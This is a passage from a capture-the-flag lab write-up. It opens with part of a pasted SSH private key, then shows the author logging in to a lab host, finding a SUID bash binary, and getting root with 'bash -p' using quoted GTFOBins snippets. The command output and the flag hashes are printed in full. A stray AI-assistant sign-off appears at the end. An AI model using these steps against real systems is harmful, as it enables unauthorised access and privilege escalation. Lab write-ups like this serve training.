jdLkc0Yt9ubqSikd5f8AkZlZBsCIrvuDQZCoxZBGuD2DUWzOgKMlfxvFBNQF+LWFgtbrSP
OgB4ihdPC1+6FdSjQJ77f1bNGHmn0amoiuJjlUOOPL1cIPzt0hzERLj2qv9DUelTOUranO
cUWrPgrzVGT+QvkkjGJFX+r8tGWCAOQRUAAADBAM0cRhDowOFx50HkE+HMIJ2jQIefvwpm
Bn2FN6kw4GLZiVcqUT6aY68njLihtDpeeSzopSjyKh10bNwRS0DAILscWg6xc/R8yueAeI
Rcw85udkhNVWperg4OsiFZMpwKqcMlt8i6lVmoUBjRtBD4g5MYWRANO0Nj9VWMTbW9RLiR
kuoRiShh6uCjGCCH/WfwCof9enCej4HEj5EPj8nZ0cMNvoARq7VnCNGTPamcXBrfIwxcVT
8nfK2oDc6LfrDmjQAAAAlvc2NwQG9zY3A=
-----END OPENSSH PRIVATE KEY-----

~
~
~
~
~
~
:wq1
```

After saving the key in a file give permission chmod 600 id_rsa


Breaking it Down:

1. `chmod` → Changes file permissions.
2. `600` → Sets the file permissions to:

- `6` → Owner: **Read (r) + Write (w)**
- `0` → Group: **No permissions**
- `0` → Others: **No permissions**

3. `id_rsa` → The **private SSH key file**.

Now login via ssh port 22 using ssh -i filename oscp@192.168.121.89




```
┌──(kali㉿kali)-[~/Downloads]
└─$ vi id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa oscp@192.168.121.89
The authenticity of host '192.168.121.89 (192.168.121.89)' can't be established.
ED25519 key fingerprint is SHA256:OORLHLygIlTRZ4nXi9nq+WIrJ26fv7tfgvVHm8FaAzE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.121.89' (ED25519) to the list of known hosts
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 03 Apr 2025 04:24:01 PM UTC

  System load:  0.23              Processes:             210
  Usage of /:   25.3% of 19.56GB  Users logged in:       0
  Memory usage: 59%               IPv4 address for eth0: 192.168.121.89
  Swap usage:   0%


0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-bash-5.0$
```

And here we got shell and the we get user flag here
via cat flag.txt


And here we need to do Privilege Escalation
first we check sudo permissions but when we check using sudo -l it ask or password but unfortunately we dont have password

Now we check here for suid permissions
using this command :
find / -type f -perm -u=s 2>/dev/null



```
-bash-5.0$ find / -type f -perm -u=s 2>/dev/null
/snap/snapd/8790/usr/lib/snapd/snap-confine
/snap/snapd/8140/usr/lib/snapd/snap-confine
/snap/core18/1885/bin/mount
/snap/core18/1885/bin/ping
/snap/core18/1885/bin/su
/snap/core18/1885/bin/umount
/snap/core18/1885/usr/bin/chfn
/snap/core18/1885/usr/bin/chsh
/snap/core18/1885/usr/bin/gpasswd
/snap/core18/1885/usr/bin/newgrp
/snap/core18/1885/usr/bin/passwd
/snap/core18/1885/usr/bin/sudo
/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1885/usr/lib/openssh/ssh-keysign
/snap/core18/1754/bin/mount
/snap/core18/1754/bin/ping
/snap/core18/1754/bin/su
/snap/core18/1754/bin/umount
/snap/core18/1754/usr/bin/chfn
/snap/core18/1754/usr/bin/chsh
/snap/core18/1754/usr/bin/gpasswd
/snap/core18/1754/usr/bin/newgrp
/snap/core18/1754/usr/bin/passwd
/snap/core18/1754/usr/bin/sudo
/snap/core18/1754/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/1754/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/bash
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/chsh
/usr/bin/su
-bash-5.0$
```

might have noticed the permissions on / bin / bash are a bit off. Usually / bin / bash does not have the setuid bit set:
Check suid binary on gtfo bin



192.168.121.89/secret.txt | From Base64 - CyberChef | bash | GTFOBins

https://gtfobins.github.io/gtfobins/bash/#suid

Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec

Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
bash -c 'enable -f ./lib.so x'
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which bash) .

./bash -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo bash
```

And here we go we have here ./bash -p
we have the path of bash /usr/bin/bash
use this command : /usr/bin/bash -p



```
Sorry, try again.
[sudo] password for oscp:
Sorry, try again.
[sudo] password for oscp:
sudo: 3 incorrect password attempts
-bash-5.0$
-bash-5.0$ ./baash -p
-bash: ./baash: No such file or directory
-bash-5.0$ ./bash -p
-bash: ./bash: No such file or directory
-bash-5.0$ install -m =xs $(which bash) .
-bash-5.0$ ./bash -p
oscp@oscp:~$ ls
bash  ip  local.txt
oscp@oscp:~$ whoami
oscp
oscp@oscp:~$ id
uid=1000(oscp) gid=1000(oscp) groups=1000(oscp),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
oscp@oscp:~$ cd /root
bash: cd: /root: Permission denied
oscp@oscp:~$ /usr/bin/bash -p
bash-5.0# id
uid=1000(oscp) gid=1000(oscp) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd),1000(oscp)
bash-5.0# c d/root
bash: c: command not found
bash-5.0# cd /root
bash-5.0# ls
fix-wordpress  flag.txt  proof.txt  snap
bash-5.0# cat proof.txt
217501b2ceee1aab8c03b1d47ed0a88e
bash-5.0# 
```

root!!!!!!! 🥳

"I hope you found this explanation helpful in understanding how I solved the challenge! If you liked it or have any suggestions on how I can improve, feel free to share—I'm always open to feedback. Your thoughts help me get better!"

This keeps it engaging, friendly, and professional while reflecting your open-minded attitude. Let me know if you'd like any further tweaks! 😊